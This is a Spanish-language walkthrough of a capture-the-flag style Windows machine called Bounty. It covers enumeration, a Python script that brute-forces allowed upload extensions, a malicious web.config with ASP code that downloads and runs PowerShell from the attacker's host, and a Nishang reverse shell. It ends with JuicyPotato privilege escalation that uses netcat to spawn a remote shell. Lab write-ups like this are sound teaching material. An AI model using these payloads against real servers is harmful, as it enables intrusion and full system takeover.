Bounty - WriteUp
🎯 Machine Info

Tags:
Bounty es una máquina de dificultad fácil a media, que presenta una técnica interesante para evitar las protecciones del cargador de archivos y lograr la ejecución de código. Esta máquina también destaca la importancia de mantener los sistemas actualizados con los últimos parches de seguridad.
ENUM
NMAP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Nmap 7.94SVN scan initiated Fri Feb 16 14:04:42 2024 as: nmap -sCV -p 80 --stylesheet=https://raw.githubusercontent.com/honze-net/nmap-bootstrap-xsl/stable/nmap-bootstrap.xs
l -oN targeted -oX targetedXML 10.129.58.173
Nmap scan report for 10.129.58.173
Host is up (0.041s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-vulners-regex:
|   /index.jhtml:
|     cpe:/a:microsoft:iis:7.5
|   /admin.aspx:
|_    cpe:/a:microsoft:asp.net:2.0.50727
|_http-title: Bounty
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
FUZZING
1
2
3
4
5
$ wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 --hc 404 'http://10.129.58.173/FUZZ'
...
=====================================================================
ID           Response   Lines    Word       Chars       Payload                                                                                =====================================================================
000034152:   301        1 L      10 W       158 Ch      "UploadedFiles"
1
2
3
4
5
$ wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 --hc 404 --hh 630 'http://10.129.58.173/FUZZ.aspx'
...
=====================================================================
ID           Response   Lines    Word       Chars       Payload                                                                                =====================================================================
000003783:   200        21 L     58 W       941 Ch      "transfer"
Vamos a la ruta que hemos encontrado.

Podemos subir archivos. Vamos a hacer pruebas.


Vamos a la ruta y vemos que la imagen está subida:
Vamos a investigar cómo subirle un archivo malicioso y se lo coma.
Script en Python para probar las extensiones válidas que admite el uploader:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
#!/usr/bin/env python3

from pwn import *
import requests, signal, sys, time

# Ctrl+C
signal.signal(signal.SIGINT, lambda x, y: sys.exit(1))

# Global variables
transfer_url = "http://10.129.58.173/transfer.aspx"

def uploadFile(extension):
    try:
        s = requests.session()
        r = s.get(transfer_url)

        viewstate = re.findall(r'__VIEWSTATE" value="(.*?)"', r.text)[0]
        eventValidation = re.findall(r'__EVENTVALIDATION" value="(.*?)"', r.text)[0]

        post_data = {
            '__VIEWSTATE': viewstate,
            '__EVENTVALIDATION': eventValidation,
            'btnUpload': 'Upload',
        }

        fileUploaded = {'FileUpload1': ('Prueba%s' % extension, 'Esto es una prueba')}

        r = s.post(transfer_url, data=post_data, files=fileUploaded)

        if "Invalid File. Please try again" not in r.text:
            log.info("La extension válida es: %s" % extension)


    except requests.RequestException as e:
        print(f"Error en la solicitud: {e}")

if __name__ == "__main__":

    f = open("/usr/share/seclists/Discovery/Web-Content/raft-medium-extensions-lowercase.txt", "rb")

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando la fuerza bruta...")

    time.sleep(2)

    for extension in f:
        extension = extension.decode().strip()
        p1.status("Extension: %s" % extension)
        uploadFile(extension)

    f.close()

Bien, podemos subir un .config al IIS.
Nos descargamos el archivo web.config desde aquí: https://www.ivoidwarranties.tech/posts/pentesting-tuts/iis/web-config/ El ASP malicioso que modificaremos de aquí: https://www.hackingdream.net/2020/02/reverse-shell-cheat-sheet-for-penetration-testing-oscp.html El archivo ps1 que nos dará la reverse shell: https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
AL FINAL DEL ARCHIVO Invoke-PowerShellTcp.ps1 añadimos esta línea (fuera de las llaves, como última línea)
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.50 -Port 443
MONTAMOS UN SERVER WEB CON PYTHON
$ python3 -m server.http 80
NOS PONEMOS A LA ESCUCHA POR EL PUERTO QUE HAYAMOS CONFIGURADO EN Invoke-PowerShellTcp.ps1 CON NETCAT
1
$ rlwrap nc -nlvp 443
CONTENIDO DE WEB.CONFIG
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Set co = CreateObject("WScript.Shell")
Set command = co.Exec("cmd /c powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.50/PS.ps1')")
output = command.StdOut.Readall()
Response.write(output)
%>
-->
GUARDAMOS.
Lo subimos y vamos a la página: http://10.129.58.173/uploadedfiles/web.config

Y estamos dentro!

Si hacemos un whoami /all vemos que tenemos el permisos de SeImpersonate:

Ahora lo único que nos hace falta es subir JuicyPotato y escalaremos privilegios:
Nos descargamos y transferimos a la máquina víctima los siguientes archivos:
JUICY POTATO https://github.com/ohpe/juicy-potato/releases/tag/v0.1 NETCAT https://eternallybored.org/misc/netcat/
Nos ponemos a la escucha y ejecutamos el potato:
> .\JuicyPotato.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c C:\temp\nc64.exe -e cmd 10.10.14.50 4444"
Última actualización: 2025-01-04
Autor: A. Lorente
Licencia: Creative Commons BY-NC-SA 4.0